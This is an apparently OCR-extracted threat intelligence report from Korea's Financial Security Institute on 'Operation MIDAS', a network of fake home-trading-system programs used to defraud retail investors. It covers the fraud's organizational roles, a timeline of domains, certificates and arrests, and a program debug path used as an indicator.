


Operation MIDAS

An illegal private HTS program Threat Analysis Report on Financial Sector

Financial Security Institute
Cyber Response Group

FINANCIAL SECURITY INSTITUTE

Operation MIDAS

An illegal private HTS program Threat Analysis Report on Financial Sector

Financial Security Institute
Cyber Response Group

FINANCIAL SECURITY INSTITUTE

Contents

This report is based on technical facts and includes some presumptions derived during the analysis process. Different readers may have different opinions, and it cannot be cited as the official position of the Financial Security Institute (FSI).

Operation MIDAS
2023 Cyber Threat Intelligence Report

Ⅰ. Introduction

Ⅰ. Introduction

With the development of the financial market and the increasing interest of retail investors in investing, many retail investors have installed and used HTS (Home Trading System, a.k.a. Online Brokerage), a service that allows them to easily trade securities from their PCs. In addition, trading platforms in various environments, such as Web Trading System (WTS), which provides an interface similar to HTS on the website, and Mobile Trading System (MTS), which enables securities trading in a mobile environment, have recently appeared, and investors' participation in the market is expanding.


HTS operations are for investment transactions such as stocks or derivatives and can only be operated by financial companies licensed by the Financial Services Commission under the "Law on Capital Markets and Financial Investment Business". However, as the investment market has become more active, we have seen a trend of unauthorized and illegal HTSs operating in the shadows for a long time and organizing themselves with the aim of stealing money from retail investors. Among them, the organizations analyzed in this report were found to be committing illegal acts by subdividing roles such as Develop, Leading, and Promotion, as well as unauthorized capture, collection, and surveillance of users' PC screens, and rejecting users' withdrawal requests to extort investment funds.

Among them, the 'leading' representatives are responsible for instructing HTS users to buy, sell, etc. and pretending to help them make a profit. They run multiple KakaoTalk messengers and perform multiple roles in open chat rooms, inciting investors and authenticating fake profit screen captures to trick users into following them.

In the course of monitoring social networking services (SNS) to identify threat information in the financial sector around October 2022, the Financial Security Service identified threat information related to 'Korea Asset'[1], a fake HTS software that includes the ability


1) https://twitter.com/r3dbU7z/status/1579235837833011201

to capture a user's PC screen and leak it to the outside world. In the process of analyzing this information, we were able to confirm the existence of systematically organized criminal activities, which we would like to reveal through this intelligence report.



[Fake HTS/MTS 'Korea Asset' Threat Information]

Operation MIDAS
2023 Cyber Threat Intelligence Report



II.

Crime Methods and Organizational Profiling

II. Crime Methods and Organizational Profiling

01. Operations overview

Operation[2] MIDAS is a set of systematic investment fraud and information theft crimes that has swindled money from Korean individual investors by means of fake overseas futures HTS/MTS programs since around July 2021.

In this operation, three crime types of subjects, which are the 'supplier organization' that provides fake HTSs/MTSs and operational information, each 'broker organization' that acts as an intermediary between the supplier organization and each operating organization, and each 'operating organization and its partners' that operate fake HTSs/MTSs and carry out actual money swindling activities, have swindled money from users through mutual connection and systematic role division.

As a result of analyzing related systems, it has been found that the 'supplier organization' collects market price information using the APIs of securities firms in order to show users the same overseas futures price information as the actual information. The market price information collected in this way is displayed to users through each fake HTS/MTS, and the related systems are elaborately configured to make users misunderstand that they are using real HTSs/MTSs. In addition, it has been confirmed that the 'supplier organization' has supported each operating organization in facilitating money swindling fraud by capturing and stealing users' PC screens in the fake HTS program without permission and including the function of viewing them.

As a result of analyzing related fraud methods, it has been confirmed that 'operating organizations' carry out promotional activities to induce people to use their fake HTSs/MTSs by means of various methods, such as KakaoTalk open chats and YouTube live broadcasting under the pretext of operating stock-leading rooms, and swindles each amount of money deposited in the process of using a fake HTS/MTS. It has also been confirmed by looking up screen capture

2) A unique codename to unambiguously identify a specific event, such as a military operation or cyber breach.

files stolen from users during this process that they are used as a pretext for money swindling (wrongful act) or that important information on users is leaked.

Starting with the fake HTS/MTS identified during the external threat information monitoring process, the Financial Security Institute (FSI) has derived associations between multiple fake HTSs/MTSs and their features and conducted continuous tracking and analysis.
As a result, it has been confirmed that more than 20 operating organizations have operated more than 120 types of fake HTS/MTS and carried out money swindling activities from July 2021 to the present.

This series of activities has been judged to be a systematic large-scale cyber financial fraud, and thus it has been named 'Operation MIDAS' by paying attention to the keyword 'MidasHTS' included in the PDB[3] path string that can be commonly identified in fake HTS programs.

```
C:\Develop\Project\MidasHTS\2. Src\AutoUpdater\Release\Starter.pdb
```

[PDB path string present in the fake HTS program]

3) A database file that stores debugging information about a compiled program.


Main timeline

The main activities related to this operation are as follows:

Newly established 'Company J'

Issued a code signing certificate in the name of 'Company J'

- Registered the initial domains related to Operation MIDAS
- Closed 'Company J' (corporate dissolution)
- Signed up for the developer's TradingView



Registered the supplier organization's website domain for promotional purposes

Registered the Turtle Ship Trading domain

KBS broadcasted the fake HTS of Turtle Ship Trading

Identified the fake HTS of 'Hankuk Asset'

- The National Investigation Headquarters of the Korean National Police Agency declared a period of intensive crackdown on financial crimes that infringe on people's livelihood
- Changed the fake HTS/MTS backend server over to Japanese IP

- The Agency Cyber Crime Investigation Unit of the Gyeonggi Bukbu Provincial Police Agency arrested the 'Bide Asset' operating organization

Registered the supplier organization's website for promotional purposes

Changed the code signing certificate


Identified over 120 fake HTSs/MTSs related to Operation MIDAS

Time Point	Main Content
May 2019	– Newly established 'Company J'
April 2021	– Issued a code signing certificate in the name of 'Corporation J' used to sign fake HTS programs
July 15, 2021	– Registered 3 initial domains related to Operation MIDAS (apollokor.com, kingsmanmts.com, reutersmts.com) –Signed up for the 'TradingView' website of the developer 'S'
July 27, 2021	– Closed 'Company J' (corporate dissolution)
December 29, 2021	– Registered the supplier organization's website domain, 'htsrent.com', for promotional purposes
January 13, 2022	– Registered the Turtle Ship Trading domain (gubuksun.com) of the Turtle Ship organization
May 29, 2022	– KBS broadcasted the fake HTS of 'Turtle Ship Trading'
March 28, 2023	– The National Investigation Headquarters of the Korean National Police Agency declared a period of intensive crackdown on four major financial crimes infringing on people's livelihood (March 23, 2023 – June 30, 2023)
Late March, 2023 ~	– Gradually changed the fake HTS/MTS backend servers over to Japanese IP
Late April, 2023	– The Agency Cyber Crime Investigation Unit of the Gyeonggi Bukbu Provincial Police Agency arrested the 'Bide Asset' operating organization
May 15, 2023	– Registered the supplier organization's website domain, 'renthts.com', for promotional purposes
August 27, 2023	– Changed the fake HTS program code signing certificate
